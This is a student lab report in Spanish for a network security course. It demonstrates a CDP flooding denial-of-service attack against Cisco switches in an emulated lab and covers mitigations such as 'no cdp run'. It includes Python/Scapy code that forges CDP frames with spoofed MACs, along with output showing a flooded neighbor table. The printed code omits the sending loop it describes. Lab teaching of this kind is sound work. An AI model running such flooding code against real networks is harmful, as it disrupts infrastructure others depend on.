



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

ATAQUE DOS MEDIANTE EL PROTOCOLO CDP

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

5 DE JUNIO DEL 2026

1. Objetivo del Laboratorio

El objetivo primordial de este laboratorio de infraestructura y seguridad de redes consiste en evaluar de manera práctica la resiliencia de las plataformas de conmutación (Switches) frente a vectores de ataque dirigidos a protocolos de control de la Capa 2 del modelo OSI. Específicamente, se analiza el comportamiento del protocolo Cisco Discovery Protocol (CDP) bajo un escenario de denegación de servicio (DoS) por inundación (Flooding).


Link del video:

https://youtube.com/playlist?list=PLV_dKVnYXf6dpmk3j8uXPHAZdbrkCQGAY&si=d9Hr6pnByXof9LZF

Link del repositorio:

https://github.com/Sael2727/SaelGermanGarcia_2025-0725_CDP-DoS.git

2. Documentación de la Red y Topología



La infraestructura de red simulada se ha diseñado de manera unificada para soportar las validaciones de los diversos vectores de ataque requeridos por la materia, utilizando un esquema de direccionamiento IP estrictamente basado en la matrícula del estudiante (2025-0725).

2.1 Conectividad e Interfaces de la Topología

La topología física/lógica interconecta los siguientes componentes esenciales:

- Router Central (R1): Actúa como el Gateway de la red y servidor DHCP legítimo.
- Switch de Distribución (SW1): Conectado directamente a R1 y al nodo atacante.
- Switch de Acceso (SW2): Conectado a SW1, distribuye la conectividad hacia los usuarios legítimos.
- Nodo Atacante (Ubuntu): Alojado en la interfaz e0/3 de SW1 dentro de la VLAN de gestión/ataque.
- VPC1 y VPC2: Clientes de usuario final configurados para recibir direccionamiento dinámico.

2.2 Cuadro Informativo de Segmentación de VLANs

Para garantizar la segmentación del tráfico y cumplir con los requisitos del entregable, se definieron e implementaron las siguientes VLANs dentro del dominio de Capa 2:

VLAN ID	Nombre de VLAN	Segmento de Red (IP)	Propósito / Descripción
10	Usuarios	10.7.25.0/24	Asignada a usuarios finales legítimos (VPC1). Red de pruebas de usuarios.
20	Servidores	10.7.20.0/24	Destinada a la zona de servidores locales del laboratorio (VPC2).
99	Atacante	10.7.99.0/24	VLAN nativa y de gestión donde reside la máquina atacante Ubuntu Linux.

2.3 Matriz de Direccionamiento IP y Segmentación de VLANs

Dispositivo	Interfaz	VLAN	Dirección IP	Máscara	Gateway / Detalle
R1	Eth0/0.10	10 (Usuarios)	10.7.25.1	255.255.255.0	Subinterfaz / GW V10
R1	Eth0/0.20	20 (Servidores)	10.7.20.1	255.255.255.0	Subinterfaz / GW V20
R1	Eth0/0.99	99 (Atacante)	10.7.99.1	255.255.255.0	Subinterfaz /

					GW V99 (Nativa)
SW1	Eth0/0	Trunk	N/A	N/A	Enlace troncal hacia R1
SW1	Eth0/1	Trunk	N/A	N/A	Enlace troncal hacia SW2
SW1	Eth0/3	99	N/A	N/A	Puerto de acceso (Nodo Atacante)
SW2	Eth0/1	Trunk	N/A	N/A	Enlace troncal hacia SW1
SW2	Eth0/0	10	DHCP Dinámica	255.255.255.0	Asignada en rango de VLAN 10
SW2	Eth0/2	20	DHCP Dinámica	255.255.255.0	Asignada en rango de VLAN 20
Atacante	ens4	99	10.7.99.2	255.255.255.0	Máquina Ubuntu con Scapy

3. Objetivo y Parámetros del Script (cdp_dos.py)

El script desarrollado en Python utiliza la biblioteca de manipulación de paquetes Scapy para generar y transmitir de forma masiva tramas de anuncios de CDP (Cisco Discovery Protocol) totalmente sintetizadas mediante estructuras binarias de bajo nivel.

3.1 Objetivos Específicos del Script

- Automatizar la falsificación de direcciones MAC de origen (Source MAC Falsification).
- Construir de manera precisa los campos TLV (Type-Length-Value) estándar de CDP para emular dispositivos legítimos.
- Provocar un desbordamiento o saturación de la tabla de vecinos CDP (CDP Neighbor Table) en el switch objetivo.
- Demostrar visualmente los riesgos asociados a la carencia de autenticación y cifrado en protocolos heredados de Capa 2.

3.2 Parámetros Utilizados y Sintaxis de Ejecución

El script acepta parámetros posicionales por medio de la línea de comandos:

Sintaxis: `sudo python3 cdp_dos.py [paquetes_a_enviar]`

- **Parámetro 1 (Opcional):** Número entero que define la cantidad de tramas maliciosas a inyectar en la red (Por defecto: 500 tramas).
- **Variable de Entorno Interna (INTERFACE):** Establecida explícitamente en 'ens4', correspondiente a la interfaz de red del atacante en el laboratorio PNETLab.

3.3 Requisitos del Sistema y Dependencias

- Sistema Operativo: Linux (E.g., Ubuntu LTS recomendado en laboratorios de emulación).
- Privilegios de Ejecución: Acceso Administrativo (Sudo/Root) indispensable para interactuar con sockets crudos (Raw Sockets) a nivel de enlace de datos.
- Intérprete: Python 3.x instalado en el entorno.
- Librería de Red: Scapy (Instalable mediante 'sudo apt install python3-scapy' o 'pip3 install scapy').
- Módulos Core: 'struct', 'random' y 'sys' (incluidos de forma nativa en la librería estándar de Python).

4. Documentación y Funcionamiento del Script

A continuación se detalla la lógica de programación estructural aplicada para el desarrollo del script `cdp_dos.py`, desglosando los bloques lógicos de funciones nativas construidas de manera personalizada.

4.1 Desglose de Funciones Principales

- **Función `random_mac()`:** Genera una dirección MAC pseudoaleatoria en formato hexadecimal completo (XX:XX:XX:XX:XX:XX). Aplica una máscara de bits (& 0xFC) al primer octeto para asegurar que la MAC generada sea de tipo Unicast y no Multicast ni de difusión global, emulando tarjetas de red reales.
- **Función `cdp_checksum(data)`:** Implementa manualmente el algoritmo oficial de Checksum de Internet (RFC 1071). Realiza la suma de complementos a uno de 16 bits sobre los datos binarios del payload de CDP y calcula el bit de negación. Esto garantiza que el Switch destino procese el paquete como válido y no lo descarte silenciosamente por errores de redundancia.
- **Función `build_cdp_packet(src_mac)`:** La función modular. Utiliza el módulo 'struct.pack' con formato Big-Endian ('!') para compilar los bloques TLV (Type-Length-Value) requeridos por el protocolo Cisco de forma nativa. Empaqueta el Device ID (nombre de nodo aleatorio), versión de IOS simulada, plataforma, puerto de origen simulado, capacidades de switch/router y la VLAN nativa (99). Finalmente encapsula la carga dentro de tramas IEEE 802.3 LLC/SNAP destinadas a la dirección Multicast de CDP (01:00:0c:cc:cc:cc).
- **Función `cdp_flood(interface, count)`:** Maneja el ciclo principal de ejecución. Invoca de manera recurrente a las funciones previas para despachar la cantidad exacta de tramas deseadas hacia el medio físico a través del método 'sendp()' de Scapy, controlando la salida por consola del progreso del ataque.

4.2 Código Fuente Completo del Script

```
#!/usr/bin/env python3
# =====
# CDP DoS Attack Script
# Autor: Sael German Garcia | Matricula: 2025-0725
# =====

from scapy.all import *
import random
import struct
import sys

INTERFACE = "ens4"

def random_mac():
    first = random.randint(0, 255) & 0xFC
    return "%02x:%02x:%02x:%02x:%02x:%02x" % (
        first, random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255), random.randint(0, 255)
    )

def cdp_checksum(data):
    if len(data) % 2: data += b'\x00'
    s = 0
    for i in range(0, len(data), 2):
        s += (data[i] << 8) | data[i + 1]
    while s >> 16:
        s = (s & 0xFFFF) + (s >> 16)
    return ~s & 0xFFFF

def build_cdp_packet(src_mac):
    device_id = "".join([chr(random.randint(65, 90)) for _ in range(8)])
    tlv_device = struct.pack('!HH', 0x0001, 4 + len(device_id)) + device_id.encode()
    version = b'Cisco IOS Software, Version 12.4'
    tlv_version = struct.pack('!HH', 0x0005, 4 + len(version)) + version
    platform = b'Linux Unix'
    tlv_platform = struct.pack('!HH', 0x0006, 4 + len(platform)) + platform
    tlv_addr = struct.pack('!HH', 0x0002, 8) + b'\x00\x00\x00\x00'
    port = b'Ethernet0/0'
    tlv_port = struct.pack('!HH', 0x0003, 4 + len(port)) + port
    tlv_cap = struct.pack('!HHI', 0x0004, 8, 0x00000029)
    tlv_vtp = struct.pack('!HH', 0x0009, 4)
    tlv_vlan = struct.pack('!HHH', 0x000a, 6, 99)
    tlv_duplex = struct.pack('!HHB', 0x000b, 5, 0x01)

    cdp_payload = (tlv_device + tlv_version + tlv_platform +
        tlv_addr + tlv_port + tlv_cap +
        tlv_vtp + tlv_vlan + tlv_duplex)

    cdp_for_checksum = struct.pack('!BBH', 0x02, 0xb4, 0x0000) + cdp_payload
    chk = cdp_checksum(cdp_for_checksum)
    cdp_header = struct.pack('!BBH', 0x02, 0xb4, chk) + cdp_payload

    frame = (Ether(src=src_mac, dst='01:00:0c:cc:cc:cc') /
        LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
        SNAP(OUI=0x00000c, code=0x2000) / Raw(cdp_header))
```

return frame

5. Evidencia Operacional y Capturas de Pantalla

Para dar cumplimiento estricto a las exigencias académicas, se detallan a continuación los puntos críticos de control visual donde el estudiante debe anexar las evidencias fotográficas del laboratorio:

- Captura de Pantalla 1 - Ejecución del Script en Ubuntu: Muestre la terminal de Linux ejecutando el comando 'sudo python3 cdp_dos.py 1000' y el incremento progresivo de los contadores de paquetes.

```
eve@Linux-Desktop:~/scripts$ sudo python3 ~/scripts/cdp_dos.py 1000
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
=====
CDP DoS Attack
Autor: Sael German Garcia
Matricula: 2025-0725
=====
[*] Interfaz: ens4
[*] Paquetes: 1000
[*] Iniciando...

[+] Enviados: 100/1000
[+] Enviados: 200/1000
[+] Enviados: 300/1000
[+] Enviados: 400/1000
[+] Enviados: 500/1000
[+] Enviados: 600/1000
[+] Enviados: 700/1000
[+] Enviados: 800/1000
[+] Enviados: 900/1000
[+] Enviados: 1000/1000

[+] Completado! 1000 paquetes CDP enviados
[+] Verifica: show cdp neighbors
```

- Captura de Pantalla 2 - Tabla de Vecinos Saturada en Cisco: En el Switch SW1 ejecute el comando 'show cdp neighbors'. Se debe observar la lista masiva de dispositivos inexistentes asignados dinámicamente a la interfaz Ethernet 0/3.

Device ID	Local Intrfce	Holdtme	Capability	Platform	Port ID
TMZLXDVZ	Eth 0/3	156	R S I	Linux	Uni Eth 0/0
FEIXPCKU	Eth 0/3	156	R S I	Linux	Uni Eth 0/0
IYEXCWSU	Eth 0/3	155	R S I	Linux	Uni Eth 0/0
MWPDWQNY	Eth 0/3	151	R S I	Linux	Uni Eth 0/0
YWHMTETQ	Eth 0/3	150	R S I	Linux	Uni Eth 0/0
FDJKXPAU	Eth 0/3	150	R S I	Linux	Uni Eth 0/0
JEDCSGFE	Eth 0/3	150	R S I	Linux	Uni Eth 0/0
OCZWMWUQ	Eth 0/3	150	R S I	Linux	Uni Eth 0/0
JCRKPFWN	Eth 0/3	149	R S I	Linux	Uni Eth 0/0
ZTEAENJT	Eth 0/3	149	R S I	Linux	Uni Eth 0/0
HAGMWXBQ	Eth 0/3	146	R S I	Linux	Uni Eth 0/0
XKCEMWVF	Eth 0/3	145	R S I	Linux	Uni Eth 0/0
EBQRVPVK	Eth 0/3	142	R S I	Linux	Uni Eth 0/0
AEQEIIFI	Eth 0/3	142	R S I	Linux	Uni Eth 0/0
SW2	Eth 0/1	130	R S I	Linux	Uni Eth 0/1
R1	Eth 0/0	158	R B	Linux	Uni Eth 0/0

Total cdp entries displayed : 1002


6. Contra-medidas y Mitigación Técnica

El protocolo CDP transmite información sensible en texto plano y carece inherentemente de mecanismos de validación criptográfica de origen. Por lo tanto, la mitigación de ataques DoS o de reconocimiento (Reconnaissance) se basa en la desactivación selectiva del protocolo siguiendo el principio de menor privilegio.

6.1 Desactivación Global de CDP

En equipos donde no se requiera descubrir vecinos de manera global (por ejemplo, switches perimetrales o de acceso puro), la mejor práctica dicta deshabilitar el proceso por completo en el plano de control.

```
SW1# configure terminal
SW1(config)# no cdp run
SW1(config)# end
```



```
SW1(config)#inter e0/3
SW1(config-if)#no cdp en
SW1(config-if)#no cdp enable
SW1(config-if)#exit
SW1(config)#
```

6.2 Desactivación por Interfaz Específica

En redes corporativas donde CDP es necesario para aprovisionar Teléfonos IP (VoIP) en ciertos puertos, se debe deshabilitar obligatoriamente en aquellos puertos orientados a usuarios finales, VPCs o zonas de acceso público desprotegidas.

```
SW1# configure terminal
SW1(config)# interface ethernet 0/3
SW1(config-if)# no cdp enable
SW1(config-if)# end
SW1# write memory
```

6.3 Recomendaciones de Hardening Adicionales

- Migración a LLDP (Link Layer Discovery Protocol - IEEE 802.1AB): Si bien es susceptible a inundaciones similares si no se filtra, permite un control estándar y configuraciones finas de temporizadores.
- Implementación de Port Security: Restringir la cantidad de direcciones MAC permitidas por puerto para evitar de forma simultánea los ataques de tipo MAC Flooding en la misma interfaz de acceso.
- Asignación de VLANs nativas distintas de la VLAN 1 y apagado de puertos sin uso para mitigar saltos de VLAN (VLAN Hopping).

Referencias

- **Troubleshooting , la base del script y documentación apoyado en Inteligencia Artificial**